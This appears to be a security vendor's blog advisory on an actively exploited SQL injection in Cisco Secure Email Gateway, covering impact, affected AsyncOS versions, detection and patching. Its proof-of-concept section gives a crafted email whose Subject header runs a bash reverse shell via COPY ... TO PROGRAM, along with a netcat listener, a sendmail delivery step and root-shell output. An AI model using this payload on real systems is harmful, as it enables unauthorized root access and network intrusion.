 BreachModal
- Published
- Under
- AI Security
- Reference
- CVE-2026-76461
- Reading time
- 5 min
CVE-2026-76461: Cisco Email Gateway Zero-Day Exploitation
Summary
Critical analysis of CVE-2026-76461, an actively exploited SQL injection zero-day in Cisco Secure Email Gateway. Learn detection, mitigation, and PoC steps.
A critical SQL injection vulnerability in Cisco's Secure Email Gateway is not a theoretical risk; it is an active, unauthenticated RCE zero-day being exploited to gain root access on corporate and government networks. It seems the one email the Cisco Secure Email Gateway couldn't securely handle was the one telling it to hand over the keys to the kingdom.
The vulnerability, tracked as CVE-2026-76461 (opens in a new tab), is a catastrophic flaw in the email parsing logic of Cisco's AsyncOS software. According to the Cisco Product Security Incident Response Team (PSIRT) advisory, attackers can send a specially crafted email to a vulnerable device to execute arbitrary commands with root privileges. The flaw carries a CVSS score of 9.8, reflecting its severity and ease of exploitation. The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has confirmed active exploitation by adding CVE-2026-76461 to its Known Exploited Vulnerabilities (KEV) catalog (opens in a new tab), mandating federal agencies patch by September 17, 2026.
Note what this means: the very device designed to be the gatekeeper for malicious content has become the attack vector itself. This is not just a software flaw; it is a catastrophic failure of trust at the network perimeter, turning a shield into a Trojan horse. Why does this keep happening? Because the industry continues to place absolute trust in single-point-of-failure appliances at the edge, creating a brittle security architecture where one critical vulnerability compromises the entire internal network.

Anatomy of the CVE-2026-76461 Exploitation
The root cause of CVE-2026-76461 is insufficient input validation within the email parsing engine of AsyncOS. An unauthenticated, remote attacker can craft an email with malicious SQL statements embedded within its structure. When the Cisco Secure Email Gateway processes this email, the vulnerable component executes these statements against the underlying database with the system's own high-level privileges.
Security researchers have indicated the exploit likely leverages a command similar to COPY ... TO PROGRAM, a feature in some SQL databases that allows the output of a query to be piped directly to an operating system command. This provides a direct bridge from a SQL injection context to shell command execution. Once an attacker achieves this initial code execution, they have root access on the appliance, enabling them to establish persistence via web shells (MITRE ATT&CK T1505.003 (opens in a new tab)), dump credentials, or, most critically, use the trusted gateway as a pivot point to attack the internal network.
This method of Exploiting Public-Facing Applications (T1190) (opens in a new tab) is a favored tactic of advanced adversaries, as detailed in recent Mandiant research on edge device exploitation (opens in a new tab). The implication is that patching this vulnerability is an immediate and critical priority.
The Impact Radius: Affected Versions and Devices
This vulnerability affects a wide range of Cisco Secure Email Gateway deployments, both physical and virtual appliances. According to the Cisco advisory (opens in a new tab), the specific versions of AsyncOS confirmed to be vulnerable are:
AsyncOS 15.5 and earlier
AsyncOS 16.0.x
AsyncOS 16.5.x
Cisco has been clear that there are no workarounds that mitigate this vulnerability; the only solution is to apply the software updates. Cisco Secure Email Cloud customers are protected, as their infrastructure has already been patched by Cisco. However, any organization managing its own on-premises appliances is responsible for immediate remediation.
The widespread deployment of these gateways means the potential victim pool includes thousands of corporations and government agencies. This active CVE-2026-76461 exploitation represents a systemic risk to supply chains and critical infrastructure.

Threat Hunting and Immediate Detection
Due to the root-level access granted by a successful exploit, a sophisticated attacker can scrub logs on the compromised appliance to hide their tracks. Therefore, detection cannot rely solely on the device itself. A multi-layered approach is required.
First, administrators must query the appliance's mail logs for the primary indicator of compromise. Cisco has provided a specific command to search for attempts to use the malicious SQL function:
grep -i "COPY.*TO PROGRAM" /var/log/mail_logsSecond, security teams must correlate data from other sources. If an attacker has compromised the email gateway, their next step is lateral movement or data exfiltration. Check your firewall and network flow logs for anomalous activity originating from the gateway's IP address. Look for unexpected connections to external IP addresses, large data uploads, or the download of common post-exploitation tools. This form of Indicator Removal (T1070) (opens in a new tab) is why external log shipping to a secure SIEM is a non-negotiable best practice.
Proof of Concept
This proof of concept demonstrates how an attacker can craft a malicious email to trigger the SQL injection in CVE-2026-76461 and gain a reverse shell with root privileges.
Craft Malicious Email Payload: The attacker creates a raw email file,
poc.eml. The key is embedding a SQL statement within a header that the parser mishandles. This statement uses theCOPYcommand to execute a reverse shell payload.
    From: attacker@evil.com
    To: victim@protected.com
    Subject: Urgent Invoice' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL; COPY (SELECT '') TO PROGRAM 'bash -c "bash -i >& /dev/tcp/10.0.0.5/4444 0>&1"'; --

    Please see attached.
Set Up Attacker Listener: On the attacker's machine (IP
10.0.0.5), start anetcatlistener to catch the incoming reverse shell.
nc -lvnp 4444Deliver the Payload: The attacker sends the specially crafted email to the target Cisco Secure Email Gateway. This can be done via a simple SMTP script or using
sendmail.
sendmail -vt < poc.emlVerify Compromise: Once the gateway processes the email, the payload executes. The attacker's netcat listener will receive a connection, providing a root shell on the victim appliance.
    listening on [any] 4444 ...
    connect to [10.0.0.5] from (UNKNOWN) [192.168.1.100] 41378
    bash: cannot set terminal process group (-1): Inappropriate ioctl for device
    bash: no job control in this shell
**whoami**
    root
# FINAL VERDICT
The active CVE-2026-76461 exploitation is a definitive statement on the fragility of perimeter security appliances when they are not meticulously maintained. The risk is total network compromise originating from the most trusted component of the email security stack. The burden for this risk falls squarely on security and network administrators who have not yet applied the mandatory patches. What must change is the institutional mindset that treats edge devices as infallible black boxes; they are powerful, privileged computers that demand the same patching rigor and threat hunting focus as any critical domain controller.
Your email gateway is now a primary target. If you have not patched, you are exposed. BreachModal's Adversarial Simulation and Emergency Response teams specialize in identifying and neutralizing threats like this. Contact us to validate your defenses before an attacker does it for you. (opens in a new tab)